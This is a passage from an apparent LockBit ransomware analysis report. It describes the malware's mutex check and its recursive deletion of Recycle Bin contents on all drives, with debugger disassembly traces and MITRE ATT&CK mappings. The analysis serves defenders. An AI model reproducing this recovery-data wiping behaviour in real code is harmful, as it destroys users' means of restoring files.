
i. **External Defacement** as **sub-technique**

19. Mutex Creation:


Lock bit checks if there is another instance of itself running by checking if the mutex below already exists using **CreateMutex.**



And If there is another instance, the malware returns immediately and does not encrypt anything.




After getting machine guid it will create mutex on the name of it if no instance of it is running:




20. Recursively Searching and Wiping Recycle Bin:


For each drive, the malware manually iterates through folders in the first layer of the drive and stops when it finds the first folder with “recycle” in the name.




Afterward, it uses **FindFirstFileEx** and FindNextFileW to iterate through the Recycle Bin folder and looks for all folders that begins with “S-“. Once found, the folders and their contents are recursively deleted using **DeleteFileW.**





The above function to wipe Recycle Bin is called on every fixed and removable logical drives on the system.




This can be seen dynamically as follow:





0032748B C1EB 02 shr ebx,2
0032748E 8DB5 F8FDFFFF lea esi,dword ptr ss:[ebp-208]
00327494 56 push esi esi:L"C:\\"
00327495 FF15 68553400 call dword ptr ds:[345568]
0032749B 83F8 03 cmp eax,3
0032749E 74 05 je 0845a8c3be602a72e23a155b23ad554495bd558fa79e1bb849aa75f79d069194.3274A5
003274A0 83F8 02 cmp eax,2
003274A3 75 06 jne 0845a8c3be602a72e23a155b23ad554495bd558fa79e1bb849aa75f79d069194.3274AB
003274A5 56 push esi esi:L"C:\\"
003274A6 E8 11000000 call 0845a8c3be602a72e23a155b23ad554495bd558fa79e1bb849aa75f79d069194.3274BC
003274AB 8D76 08 lea esi,dword ptr ds:[esi+8] esi:L"C:\\", esi+
003274AE 4B dec ebx
003274AF 85DB test ebx,ebx
003274B1 75 E1 jne 0845a8c3be602a72e23a155b23ad554495bd558fa79e1bb849aa75f79d069194.327494
003274B3 5E pop esi esi:L"C:\\"
003274B4 5B pop ebx
003274B5 8BE5 mov esp,ebp
003274B7 5D pop ebp
003274B8 C3 ret
003274B9 8D40 00 lea eax,dword ptr ds:[eax]
003274BC 55 push ebp


Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Handles Trace
769D3300 FF25 BC0FA376 jmp dword ptr ds:[<&GetDriveTypeW>] GetDriveTypeW
769D3306 CC int3
769D3307 CC int3
769D3308 CC int3
769D3309 CC int3
769D330A CC int3
769D330B CC int3
769D330C CC int3
769D330D CC int3


003275A0 FF75 08 push dword ptr ss:[ebp+8] [ebp+8]:L"C:\\"
003275A3 8D85 DCFDFFFF lea eax,dword ptr ss:[ebp-224]
003275A9 50 push eax eax:L"*recycle*"
003275AA FF15 44543400 call dword ptr ds:[345444]
003275B0 83C4 08 add esp,8
003275B3 8D45 E4 lea eax,dword ptr ss:[ebp-1C]
003275B6 C700 2A007200 mov dword ptr ds:[eax],72002A eax:L"*recycle*"
003275BC C740 04 65006300 mov dword ptr ds:[eax+4],630065 eax+4:L"ecycle*"
003275C3 C740 08 79006300 mov dword ptr ds:[eax+8],630079 eax+8:L"ycle*"
003275CA C740 0C 6C006500 mov dword ptr ds:[eax+C],65006C eax+C:L"le*"
003275D1 C740 10 2A000000 mov dword ptr ds:[eax+10],2A 2A:'*'
003275D8 50 push eax eax:L"*recycle*"
003275D9 8D85 DCFDFFFF lea eax,dword ptr ss:[ebp-224]
003275DF 50 push eax eax:L"*recycle*"
003275E0 FF15 40543400 call dword ptr ds:[345440]
003275E6 83C4 08 add esp,8
003275E9 6A 00 push 0
003275EB 6A 00 push 0
003275ED 6A 00 push 0
003275EF 8D85 8CFBFFFF lea eax,dword ptr ss:[ebp-474]
003275F5 50 push eax eax:L"*recycle*"
003275F6 6A 00 push 0
003275F8 8D85 DCFDFFFF lea eax,dword ptr ss:[ebp-224]
003275FE 50 push eax eax:L"*recycle*"
003275FF FF15 08553400 call dword ptr ds:[345508]
00327605 8945 F8 mov dword ptr ss:[ebp-8],eax


Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Handles Trace
76FFA610 8BFF mov edi,edi wcscat
76FFA612 55 push ebp
76FFA613 8BEC mov ebp,esp
76FFA615 8B45 08 mov eax,dword ptr ss:[ebp+8] [ebp+8]:L"C:*recycle*"
76FFA618 33C9 xor ecx,ecx
76FFA61A 8BD0 mov edx,eax eax:L"C:*recycle*"
76FFA61C 66:3908 cmp word ptr ds:[eax],cx eax:L"C:*recycle*"
76FFA61F 74 08 je ntdll.76FFA629
76FFA621 83C2 02 add edx,2
76FFA624 66:390A cmp word ptr ds:[edx],cx
76FFA627 75 F8 jne ntdll.76FFA621
76FFA629 56 push esi
76FFA62A 8B75 0C mov esi,dword ptr ss:[ebp+C] [ebp+C]:L"*recycle*"
76FFA62D 2BD6 sub edx,esi
76FFA62F 0FB70E movzx ecx,word ptr ds:[esi]
76FFA632 66:890C32 mov word ptr ds:[edx+esi],cx
76FFA636 8D76 02 lea esi,dword ptr ds:[esi+2]
76FFA639 66:85C9 test cx,cx
76FFA63C 75 F1 jne ntdll.76FFA62F
76FFA63E 5E pop esi
76FFA63F 5D pop ebp
76FFA640 C3 ret
76FFA641 CC int3
76FFA642 CC int3
76FFA643 CC int3
76FFA644 CC int3


769D31FE CC int3
769D31FF CC int3
769D3200 FF25 F40FA376 jmp dword ptr ds:[<&FindFirstFileExW>] FindFirstFileExW
769D3206 CC int3
769D3207 CC int3
769D3208 CC int3
769D3209 CC int3
769D320A CC int3
769D320B CC int3
769D320C CC int3

```
75A122B7   32FF            xor bh,bh
75A122B9   8D4424 34       lea eax,dword ptr ss:[esp+34]      [esp+34]:L"C:\\$Recycle.Bin\\S-*"
75A122BD   50              push eax                           eax:L"\\??\\C:\\$Recycle.Bin\\S-*"
75A122BE   8D4424 24       lea eax,dword ptr ss:[esp+24]      [esp+24]:L"S-*"
75A122C2   50              push eax                           eax:L"\\??\\C:\\$Recycle.Bin\\S-*"
75A122C3   8D4424 1C       lea eax,dword ptr ss:[esp+1C]      [esp+1C]:L"\\??\\C:\\$Recycle.Bin\\S-*"
75A122C7   50              push eax                           eax:L"\\??\\C:\\$Recycle.Bin\\S-*"
75A122C8   56              push esi                           esi:L"C:\\$Recycle.Bin\\S-*"
75A122C9   FF15 3CC0AD75   call dword ptr ds:[<&RtlDosPathNameToRelativeNtPathName_U>]
75A122CF   84C0            test al,al
75A122D1   0F84 59FB0200   je kernelbase.75A41E30
75A122D7   8B4424 18       mov eax,dword ptr ss:[esp+18]
75A122DB   FF7424 30       push dword ptr ss:[esp+30]
75A122DF   894424 28       mov dword ptr ss:[esp+28],eax      [esp+28]:L"\\??\\C:\\$Recycle.Bin\\S-*"
75A122E3   FF15 48C1AD75   call dword ptr ds:[<&RtlIsDosDeviceName_U>]
75A122E9   8BF0            mov esi,eax                        esi:L"C:\\$Recycle.Bin\\S-*", eax:L"\\??\\C
75A122EB   85F6            test esi,esi                       esi:L"C:\\$Recycle.Bin\\S-*"
75A122ED   0F85 44FB0200   jne kernelbase.75A41E37
75A122F3   8B4424 20       mov eax,dword ptr ss:[esp+20]
```


```
75A124CB   8943 04         mov dword ptr ds:[ebx+4],eax
75A124CE   8B4424 74       mov eax,dword ptr ss:[esp+74]      eax:L"S-1-5-18"
75A124D2   8943 08         mov dword ptr ds:[ebx+8],eax       eax:L"S-1-5-18"
75A124D5   8B4424 78       mov eax,dword ptr ss:[esp+78]
75A124D9   8943 0C         mov dword ptr ds:[ebx+C],eax       eax:L"S-1-5-18"
75A124DC   8B4424 7C       mov eax,dword ptr ss:[esp+7C]
75A124E0   8943 10         mov dword ptr ds:[ebx+10],eax      eax:L"S-1-5-18"
75A124E3   8B8424 80000000 mov eax,dword ptr ss:[esp+80]
75A124EA   8943 14         mov dword ptr ds:[ebx+14],eax      eax:L"S-1-5-18"
75A124ED   8B8424 84000000 mov eax,dword ptr ss:[esp+84]
75A124F4   8943 18         mov dword ptr ds:[ebx+18],eax      ebx+18:",Ix\x01", eax:L"S-1-5-18"
75A124F7   8B8424 94000000 mov eax,dword ptr ss:[esp+94]
75A124FE   8943 1C         mov dword ptr ds:[ebx+1C],eax      eax:L"S-1-5-18"
75A12501   8B8424 90000000 mov eax,dword ptr ss:[esp+90]
75A12508   893B            mov dword ptr ds:[ebx],edi
75A1250A   8943 20         mov dword ptr ds:[ebx+20],eax      eax:L"S-1-5-18"
75A1250D   81FE 06020000   cmp esi,206
75A12513   0F87 FEF90200   ja kernelbase.75A41F17
75A12519   837D 0C 00      cmp dword ptr ss:[ebp+C],0
75A1251D   0F85 7C010000   jne kernelbase.75A1269F
75A12523   8D8424 C6000000 lea eax,dword ptr ss:[esp+C6]
75A1252A   56              push esi
```


Recursicve Folder Deletion:


```
0032754C   8D8D C8FBFFFF   lea ecx,dword ptr ss:[ebp-438]
00327552   51              push ecx
00327553   8D40 02         lea eax,dword ptr ds:[eax+2]       eax:L"C:\\$Recycle.Bin\\S-1-5-18",
00327556   50              push eax                           eax:L"C:\\$Recycle.Bin\\S-1-5-18"
00327557   FF15 44543400   call dword ptr ds:[345444]
0032755D   83C4 08         add esp,8
00327560   8D85 ECFDFFFF   lea eax,dword ptr ss:[ebp-214]
00327566   50              push eax                           eax:L"C:\\$Recycle.Bin\\S-1-5-18"
00327567   E8 00010000     call 0845a8c3be602a72e23a155b23ad554495bd558fa79e1bb849aa75f79d069194.32766C
0032756C   8D85 9CFBFFFF   lea eax,dword ptr ss:[ebp-464]
00327572   50              push eax                           eax:L"C:\\$Recycle.Bin\\S-1-5-18"
00327573   FF75 FC         push dword ptr ss:[ebp-4]
00327576   FF15 0C553400   call dword ptr ds:[34550C]
0032757C   85C0            test eax,eax                       eax:L"C:\\$Recycle.Bin\\S-1-5-18"
0032757E   75 AE           jne 0845a8c3be602a72e23a155b23ad554495bd558fa79e1bb849aa75f79d069194.32752E
00327580   FF75 FC         push dword ptr ss:[ebp-4]
00327583   FF15 10553400   call dword ptr ds:[345510]
```

```
75A114DF   CC              int3
75A114E0   8BFF            mov edi,edi                        FindNextFileW
75A114E2   55              push ebp
75A114E3   8BEC            mov ebp,esp
75A114E5   6A FE           push FFFFFFFE
75A114E7   68 6053AC75     push kernelbase.75AC5360
75A114EC   68 A0F8A275     push kernelbase.75A2F8A0
75A114F1   64:A1 00000000  mov eax,dword ptr fs:[0]
75A114F7   50              push eax
75A114F8   83EC 20         sub esp,20
75A114FB   53              push ebx
75A114FC   56              push esi                           esi:L"C:\\"
75A114FD   57              push edi
75A114FE   A1 308BAD75     mov eax,dword ptr ds:[75AD8B30]
75A11503   3145 F8         xor dword ptr ss:[ebp-8],eax
75A11506   33C5            xor eax,ebp
75A11508   50              push eax
75A11509   8D45 F0         lea eax,dword ptr ss:[ebp-10]
75A1150C   64:A3 00000000  mov dword ptr fs:[0],eax
75A11512   8B7D 08         mov edi,dword ptr ss:[ebp+8]       [ebp+8]:L"C:\\$Recycle.Bin\\S-1-5-18"
75A11515   83FF 01         cmp edi,1
75A11518   0F84 C6040300   je kernelbase.75A419E4
```

```
769D333E   CC              int3
769D333F   CC              int3
769D3340   FF25 AC0FA376   jmp dword ptr ds:[<&GetFileAttributesW>]   GetFileAttributesW
769D3346   CC              int3
769D3347   CC              int3
769D3348   CC              int3
769D3349   CC              int3
769D334A   CC              int3
```








So the mitre mapping will be as follows :


#1 **Impact** as **tactic**

